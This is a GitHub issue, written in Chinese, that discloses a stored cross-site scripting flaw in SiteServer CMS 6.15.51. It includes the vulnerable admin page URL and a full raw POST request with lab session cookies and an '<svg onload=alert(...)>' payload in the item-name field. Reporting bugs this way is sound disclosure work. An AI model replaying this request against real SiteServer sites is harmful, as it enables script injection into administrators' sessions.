New issue


Jump to bottom

跨站脚本攻击(xss) #3238


Open **sobinge** opened this issue on Oct 15, 2021 · 0 comments

sobinge commented on Oct 15, 2021

测试的版本:https://github.com/siteserver/cms/releases/download/siteserver-v6.15.51/siteserver_install.zip
SiteServer: V6.15.51
测试环境：windows 2012 R2
数据库 sql server 2016




(需要登录测试)
漏洞url:/SiteServer/cms/modalRelatedFieldItemEdit.aspx?siteId=1&RelatedFieldID=1&ParentID=0&Level=1&ID=1



包体
`POST /SiteServer/cms/modalRelatedFieldItemEdit.aspx?
siteId=1&RelatedFieldID=1&ParentID=0&Level=1&ID=1 HTTP/1.1
Host: 192.168.39.3:8055
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,/;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 304
Origin: http://192.168.39.3:8055
Connection: close
Referer: http://192.168.39.3:8055/SiteServer/cms/modalRelatedFieldItemEdit.aspx?
siteId=1&RelatedFieldID=1&ParentID=0&Level=1&ID=1
Cookie: BAIRONG.VC.ADMINLOGIN=oeLExOp9UBM0equals0;
ss_administrator_access_token=M3ENIa3NKJJ39JCRHnY4PgfJqMC7lFjggL0e9S06Bs9ubZE90add0xM2aesaL0add0Cxo8Xe5VZrSanerzFU8oZaMXCC9KMxdw29fLk6uNSSoY4Pa0add0BOZfzRwKT2t3LglumO4sTUKSz0slash0ubJ9QajCyTsKpmbPu7yv20add08zpsQyVPpl3TuMITkOCIX1EwcC7CeIJ50slash0XQ9d0slash0oR8ECV0add0690add0eXRHbEImnZsLBsrhv7KML0Jhuevbhvcjs0equals0; ASP.NET_SessionId=l3tothqgmzbgljaogh1uof3y; SS-ADMIN-
TOKEN=z69iWbk6QAgWtUmPiJBXDd7vXmikE7IMRbVWfh0add00xyMUHXn13zDSbfJyodBLcAQuP9kU0slash0F7SybZwZUK7ER9csWj0ODr7NgSqXfVWABfJpKMXGuT2wQudsXkhDU9JMvsrkNIPV5cKDS3vGUQNyPwFtxt7YFaPv4h0slash09w0slash0UOjfXLezfaa1ML5HzkaV5p1JCQWmJTQEnr7CYs7SWD7Jqq2lfc0slash0oUvADaZFl2TmYxcUUCqEQ0equals00secret0
Upgrade-Insecure-Requests: 1

__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=MVZqB4shzUeYHIX5zAuRZJJbL8r72A7Evx94mUbTTNpGbOwWBZkeb79FVsI2zTj0PlNYIzK%2BpEzx3SRf96HflbXA8nFVIpCU16GBIeWZSq4vLCZLjX0CoHWGwnxNyQzo&__VIEWSTATEGENERATOR=4DCED64B&TbItemName=%3Csvg+onload%3Dalert%28document.domain%29%3E&TbItemValue=2222&ctl04=%E7%A1%AE+%E5%AE%9A`



Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

---

1 participant